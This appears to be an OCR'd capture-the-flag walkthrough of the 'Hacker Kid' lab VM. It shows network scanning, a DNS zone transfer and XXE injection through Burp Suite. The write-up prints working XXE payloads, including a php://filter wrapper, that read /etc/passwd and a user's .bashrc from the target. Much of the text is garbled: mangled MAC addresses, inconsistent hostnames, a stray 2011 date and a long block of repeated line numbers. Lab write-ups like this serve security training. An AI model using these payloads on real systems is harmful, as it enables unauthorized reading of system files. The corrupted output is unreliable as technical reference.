

Hacker Kid

বুধবার, 29 সেপ্টেম্বর, 2021 1:11 PM

First I checked the ip address of the vulnerable server


Currently scanning: 192.168.47.0/16		Screen View: Unique Hosts			
42 Captured ARP Req/Rep packets, from 25 hosts. Total size: 2520					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.0.112	08:00:27:30:df:15	4	240	PCS Systemtechnik GmbH	
192.168.0.1	50:d4:f7:da:e8:0f	9	540	TP-LINK TECHNOLOGIES CO.,LTD.	
192.168.0.136	80:5e:c0:a6:ec:dc	1	60	YEALINK(XIAMEN) NETWORK TECHNOLOGY CO.,LTD.	
192.168.0.137	44:a5:6e:f9:6:31	1	60	NETGEAR	
192.168.0.110	06:08:ad:4:a:65	1	60	Unknown vendor	
192.168.0.125	00:21:6:a:af:bb:90	5	300	Intel Corporate	
192.168.0.149	88:e9:fe:6e:0:f0	1	60	Apple, Inc.	
192.168.0.150	28:39:26:d0:6:f9	1	60	CyberTAN Technology Inc.	
192.168.0.165	30:e3:7:a:b2:6:f:3d	1	60	Intel Corporate	
192.168.0.140	9e:e7:a:b:c2:b:ab	1	60	Unknown vendor	
192.168.0.174	4:c:ab:bd:37:18:51	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.	
192.168.0.172	3:c:f8:62:69:0:f:1e	1	60	Intel Corporate	
192.168.0.181	a0:51:0:b:fa:93:2b	1	60	Intel Corporate	
192.168.0.160	80:d2:1d:ee:c:8:af	1	60	AzureWave Technology Inc.	
192.168.0.157	ac:1:f:7:a:72:4:1:18	1	60	Apple, Inc.	
192.168.0.193	ca:69:9:b:ab:55:00	1	60	Unknown vendor	
192.168.0.199	40:5:b:d8:27:84:87	2	120	CHONGQING FUGUI ELECTRONICS CO.,LTD.	
192.168.0.198	32:3:b:8d:5:a:1:b:91	1	60	Unknown vendor	
192.168.0.248	ec:5:c:68:e4:d5:2a	2	120	CHONGQING FUGUI ELECTRONICS CO.,LTD.	
192.168.0.120	2:c:ae:2:b:77:87:0:b	1	60	Samsung Electronics Co.,Ltd	
192.168.0.126	80:00:0:b:56:3:a:29	1	60	Intel Corporate	
192.168.0.138	14:ab:c5:43:3:1:77	1	60	Intel Corporate	
192.168.0.146	20:34:fb:6:b:7:4:55	1	60	Xiaomi Communications Co Ltd	
192.168.0.185	4:c:ed:fb:28:a:1:c	1	60	ASUSTeK COMPUTER INC.	
192.168.0.187	40:5:b:d8:c:b:e:0:3b	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.	

Then I did a nmap scan to find the open ports

```
[root@kali]# nmap -A -p- 192.168.0.112
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 02:49 EDT
Nmap scan report for 192.168.0.112
Host is up (0.00099s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.16.1-Ubuntu
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Notorious Kid : A Hacker
9999/tcp  open  http   Tornado httpd 6.1
|_http-server-header: TornadoServer/6.1
|_http-title: Please Log In
|_Requested resource was /login?next=%2F
MAC Address: 08:00:27:30:DF:15 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/29%OT=53%CT=1%CU=41803%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS=M=61540C85%P=x86_64-pc-linux-gnu)SEQ(SP=F5%GCD=1%TSR=101%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88XW2+FE88%W3=FE88XW4+FE88%W5=FE88XW6-
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%0=MSB4NNNSW7%C=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:=%Y%DF=Y%T=40%W=0%S=Z%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE:/o:linux:linux_kernel
```

Since 80 port was open I checked the webpage



"More you will DIG me,more you will find me on your servers..DIG me more...DIG me more"

I navigated through the website

Search	Search
Dashboard	
Inbox	(14)
Orders	
Products	
Customers	
Reports	
Item	Actions
1 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete
2 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete
3 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete
4 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete
5 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete
6 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete
7 Some item on your list	<input checked="" type="checkbox"/> Edit <input type="checkbox"/> Delete

Neon Glow - Bootstrap Theme

Sample form

Billing address

First name

Last name

Username

Email (Optional)

Address

Your cart (3)

Product name Brief description	\$12
Second product Brief description	\$8
Third item Brief description	\$5
Total (USD)	\$20

Promo code Redeem

There nothing much I found. So I decided to look at the page source of the main page

```
Notorious Kid : A Hacker x http://192.168.0.112/ +  
view-source:http://192.168.0.112/  
  
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB  
  
02 <br>  
03 <br>  
04 <br>  
05 <br>  
06 <br>  
07 <br>  
08 <center>  
09   <font color="red">  
10   <font color="red">  
11   </font>  
12 </center>  
13 <br>  
14 <br>  
15 <br>  
16 <br>  
17 <br>  
18 <br>  
19 <br>  
20 <br>  
21 <br>  
22 <br>  
23 <br>  
24 <br>  
25 <br>  
26 <br>  
27 <br>  
28 <br>  
29 <br>  
30 <br>  
31 <br>  
32 <br>  
33 <br>  
34 <br>  
35 <br>  
36 <br>  
37 <br>  
38 <br>  
39 <br>  
40 <br>  
41 <br>  
42 <br>  
43 <br>  
44 <br>  
45 <br>  
46 <br>  
47 <br>  
48 <br>  
49 <br>  
50 <br>  
51 <br>  
52 <br>  
53 <br>  
54 <br>  
55 <br>  
56 <br>  
57 <br>  
58 <br>  
59 <br>  
60 <br>  
61 <br>  
62 <br>  
63 <br>  
64 <br>  
65 <br>  
66 <br>  
67 <br>  
68 <br>  
69 <br>  
70 <br>  
71 <br>  
72 <br>  
73 <br>  
74 <br>  
75 <br>  
76 <br>  
77 <br>  
78 <br>  
79 <br>  
80 <br>  
81 <br>  
82 <br>  
83 <br>  
84 <br>  
85 <br>  
86 <br>  
87 <br>  
88 <br>  
89 <br>  
90 <br>  
91 <br>  
92 <br>  
93 <br>  
94 <br>  
95 <br>  
96 <br>  
97 <br>  
98 <br>  
99 TO DO: Use a GET parameter page_no to view pages.  
100 <br>  
101 <br>  
102 <br>  
103 <br>  
104 <br>  
105 <br>  
106 <br>  
107 <br>  
108 <br>  
109 <br>  
110 <br>  
111 <br>  
112 <br>  
113 <br>
```

There was a hint to look for page no .

So first I made a txt file looping through numbers from 1 to 100 and then used wfuzz to check the response

```
[root💀 kali]# for i in {1..100}; do echo $i >> numbers.txt; done

[root💀 kali]# ls
Desktop      Downloads  numbers.txt  Templates
dir-md5.txt  Music      Pictures    Videos
Documents    nmap.log   Public

[root💀 kali]# cat numbers.txt
1
2
3
4
```

```
5
6
7
8
9
10
11
12
13
14
15
```


```
(root㉿kali)-[~/home/kali] # wfuzz -u http://192.168.0.112/?page_no=FUZZ -w numbers.txt
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.0.112/?page_no=FUZZ
Total requests: 100


ID Response Lines Word Chars Payload
_____
0000000001: 200 116 L 279 W 3654 Ch "1"
0000000003: 200 116 L 279 W 3654 Ch "2"
0000000002: 200 116 L 279 W 3654 Ch "3"
0000000004: 200 116 L 279 W 3654 Ch "4"
0000000005: 200 116 L 279 W 3654 Ch "5"
0000000007: 200 116 L 279 W 3654 Ch "6"
0000000009: 200 116 L 279 W 3654 Ch "7"
0000000010: 200 116 L 279 W 3654 Ch "8"
0000000015: 200 116 L 279 W 3654 Ch "9"
0000000011: 200 116 L 279 W 3654 Ch "10"
0000000014: 200 116 L 279 W 3654 Ch "11"
0000000013: 200 116 L 279 W 3654 Ch "12"
0000000012: 200 116 L 279 W 3654 Ch "13"
0000000016: 200 116 L 279 W 3654 Ch "14"
0000000018: 200 116 L 279 W 3654 Ch "15"
0000000019: 200 116 L 279 W 3654 Ch "16"
0000000020: 200 116 L 279 W 3654 Ch "17"
0000000021: 200 116 L 310 W 3849 Ch "18"
```

On the charts there is one response had different charts number. So decided to use that payload

```
0000000005: 200 116 L 279 W 3654 Ch "5"
0000000007: 200 116 L 279 W 3654 Ch "6"
0000000009: 200 116 L 279 W 3654 Ch "7"
0000000010: 200 116 L 279 W 3654 Ch "8"
0000000015: 200 116 L 279 W 3654 Ch "9"
0000000011: 200 116 L 279 W 3654 Ch "10"
0000000014: 200 116 L 279 W 3654 Ch "11"
0000000013: 200 116 L 279 W 3654 Ch "12"
0000000012: 200 116 L 279 W 3654 Ch "13"
0000000016: 200 116 L 279 W 3654 Ch "14"
0000000018: 200 116 L 279 W 3654 Ch "15"
0000000019: 200 116 L 279 W 3654 Ch "16"
0000000020: 200 116 L 279 W 3654 Ch "17"
0000000021: 200 116 L 310 W 3849 Ch "18"
0000000022: 200 116 L 279 W 3654 Ch "19"
0000000017: 200 116 L 279 W 3654 Ch "20"
0000000023: 200 116 L 279 W 3654 Ch "21"
0000000025: 200 116 L 279 W 3654 Ch "22"
0000000028: 200 116 L 279 W 3654 Ch "23"
0000000029: 200 116 L 279 W 3654 Ch "24"
0000000027: 200 116 L 279 W 3654 Ch "25"
0000000026: 200 116 L 279 W 3654 Ch "26"
0000000024: 200 116 L 279 W 3654 Ch "27"
0000000030: 200 116 L 279 W 3654 Ch "28"
0000000032: 200 116 L 279 W 3654 Ch "29"
0000000035: 200 116 L 279 W 3654 Ch "30"
0000000034: 200 116 L 279 W 3654 Ch "31"
0000000033: 200 116 L 279 W 3654 Ch "32"
0000000031: 200 116 L 279 W 3654 Ch "33"
0000000036: 200 116 L 279 W 3654 Ch "34"
0000000038: 200 116 L 279 W 3654 Ch "35"
0000000041: 200 116 L 279 W 3654 Ch "36"
```

On the url I added ?page_no=21 and found this webpage





It said that they had done zone transfer.

[Zone Transfer: Zone Transfer is the process of replicating or copying a dns database or zone file from a primary dns server to a secondary dns server]

So i had to find all the sub domains using dig

```
(root㉿kali)-[~/home/kali]
# dig axfr @192.168.0.112 hackers.blackhat.local. +nocomm +OffensiveSecurity +MSFU +Exploit-DB +GHDB

; <>> Dig 9.16.15-Debian <>> axfr @192.168.0.112 hackers.blackhat.local.
; (1 server found)
;; global options: +cmd
; Transfer failed.



[root@kali]-[~/home/kali]
# dig axfr @192.168.0.112 blackhat.local.

; <>> Dig 9.16.15-Debian <>> axfr @192.168.0.112 blackhat.local.
; (1 server found)
;; global options: +cmd
blackhat.local.          10800  IN      SOA     blackhat.local. hackerid.blackhat.local. 1 10800 3600 604800 3600
blackhat.local.          10800  IN      NS      ns1.blackhat.local.
blackhat.local.          10800  IN      MX      10 mail.blackhat.local.
blackhat.local.          10800  IN      A       192.168.14.143
blackhat.local.          10800  IN      CNAME   blackhat.local.
ftp.blackhat.local.      10800  IN      CNAME   hackerid.blackhat.local.blackhat.local.
hacker.blackhat.local.   10800  IN      CNAME   hackerid.blackhat.local.
mail.blackhat.local.     10800  IN      A       192.168.14.143
ns1.blackhat.local.      10800  IN      A       192.168.14.143
www.blackhat.local.      10800  IN      CNAME   blackhat.local.
blackhat.local.          10800  IN      SOA     blackhat.local. hackerid.blackhat.local. 1 10800 3600 604800 3600
;; Query time: 4 msec
;; SERVER: 192.168.0.112#53(192.168.0.112)
;; WHEN: Wed Sep 29 03:25:43 EDT 2021
;; XFR size: 11 records (messages 1, bytes 353)
```

I added the sub domains to my /etc/hosts file

```
(root㉿kali)-[~/home/kali]
# vi /etc/hosts
[root@kali]-[~/home/kali]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
FF02::1         ip6-allnodes
FF02::2         ip6-allrouters
192.168.0.112  hackers.blackhat.local blackhat.local hackerid.blackhat.local hacker.blackhat.local hackerid.blackhat.local
```

I looked around the sub domains.



I found a create account page so I decided to look into it using burpsuite.

I put random parameters on the boxes, turned on the intercept on burpsuite and clicked on the register button.

```

POST /process.php HTTP/1.1
Host: hackeskid.blackhat.local
Content-Length: 129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Content-Type: text/plain; charset=UTF-8
Accept: */*
Origin: http://hackeskid.blackhat.local
Referer: http://hackeskid.blackhat.local/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: close
<?xml version="1.0" encoding="UTF-8"?>
<root>
<name>
<text>
</name>
<rel>
123456
</rel>
<email>
test@email.com
</email>
<password>
1234
</password>
</root>

```

Burpsuite intercept result showed that it was written by xml language.
So looked for the the xml injection payloads on the internet

Exploit Type	Description
Upload Insecure Files	File Upload Update
Web Cache Deception	Fix(Docs): Correcting typos on the repo
Web Sockets	Added: Cross-Site WebSocket Hijacking (CSWSH)
XPATH Injection	Bind shell cheatsheet (Fix #194)
XSLT Injection	AD mitigations
XSS Injection	Added XSS <object> payload
XXE Injection	improved XXE SVG payloads to be valid XMLs
_template_vuln	SAML exploitation + ASREP roasting + Kerbrute
.gitignore	Shell IPv6 + Sandbox credential
BOOKS.md	README rewrite : BOOKS and YOUTUBE
CONTRIBUTING.md	Upload Methodology

```

<?xml version="1.0"?><!DOCTYPE root [ <!ENTITY test SYSTEM 'file:///etc/passwd'> ]><root>&test;</root>

```

I sent the intercept request to repeater and used this injection and send the packet.

On the response side I looked for bin/bash file to determine the admin name.

Response

Pretty Raw Hex Render \n ⌂

```
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/network:/usr/libexec/systemd:/bin/false
28 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/libexec/systemd:/bin/false
29 systemd-timesync:x:102:104:systemd Time Synchronisation,,,:/run/systemd/timesync:/usr/libexec/systemd:/bin/false
30 messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
31 syslog:x:104:110:/home/syslog:/usr/sbin/nologin
32 _apt:x:105:65534:/nonexistent:/usr/sbin/nologin
33 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
34 uuidd:x:107:114:/run/wuidd:/usr/sbin/nologin
35 tcpdump:x:108:115:/nonexistent:/usr/sbin/nologin
36 avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
37 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
39 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
40 cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups
41 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
42 avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/avahi-daemon:/bin/false
43 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
44 saned:x:117:123:/var/lib/saned:/usr/sbin/nologin
45 nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn:/bin/false
46 hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
47 whoopsie:x:120:125:/nonexistent:/bin/false
48 colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/bin/false
49 geoclue:x:122:127:/var/lib/geoclue:/usr/sbin/nologin
50 pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
51 gnome-initial-setup:x:124:65534:/run/gnome-initial-setup:/bin/false
52 gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
53 saket:x:1000:1000:Ubuntu,,,:/home/saket:/bin/bash
54 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
55 bind:x:126:133:/var/cache/bind:/usr/sbin/nologin
56 is not available !!!
```

I found the admin name saket

Then I used this injection to find the password

PHP Wrapper inside XXE

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<contacts>
  <contact>
    <name>Jean &xxe; Dupont</name>
    <phone>00 11 22 33 44</phone>
    <address>42 rue du CTF</address>
    <zipcode>75000</zipcode>
    <city>Paris</city>
  </contact>
</contacts>
```

First I tried in the .bash_history file but found nothing

Request

Pretty	Raw	Hex	Render
1 GET / HTTP/1.1			
2	2	2	2
3	3	3	3
4	4	4	4
5	5	5	5
6	6	6	6
7	7	7	7
8	8	8	8
9	9	9	9
10	10	10	10
11	11	11	11
12	12	12	12
13	13	13	13
14	14	14	14
15	15	15	15

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Date: Wed, 25 Aug 2011 08:44:17 GMT	2 Date: Wed, 25 Aug 2011 08:44:17 GMT	2 Date: Wed, 25 Aug 2011 08:44:17 GMT	2 Date: Wed, 25 Aug 2011 08:44:17 GMT
3 Server: Apache/2.4.41 (Ubuntu)			
4 Content-Length: 28	4 Content-Length: 28	4 Content-Length: 28	4 Content-Length: 28
5 Connection: close	5 Connection: close	5 Connection: close	5 Connection: close
6 Content-Type: text/html; charset=UTF-8			

```
0 .local/
0
10
11
12 8*?>
13 STEM 'php://filter/convert.base64-encode/resource=/home/saket/.bash_history'
14
15
```

Then I used the same injection on the .bashrc file and it worked.

The screenshot shows the Burpsuite interface with a captured request to the URL `/home/saket/.bashrc`. The payload is a base64 encoded string:

```
J. HTTP/1.1 200 OK
Date: Wed, 29 Sep 2021 09:44:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 5165
Connection: close
Content-Type: text/html; charset=UTF-8
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
737
738
739
739
740
741
742
743
744
745
745
746
747
748
749
749
750
751
752
753
754
755
756
757
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
947
948
949
949
950
951
952
953
954
955
956
957
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1145
1146
1147
1148
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1195
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1245
1246
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1295
1296
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1315
1316
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1339
1340
1341
1342
1343
1344
1345
1345
1346
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1395
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1415
1416
1417
1418
1418
1419
1419
1420
1421
1422
1423
1424
1425
1425
1426
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
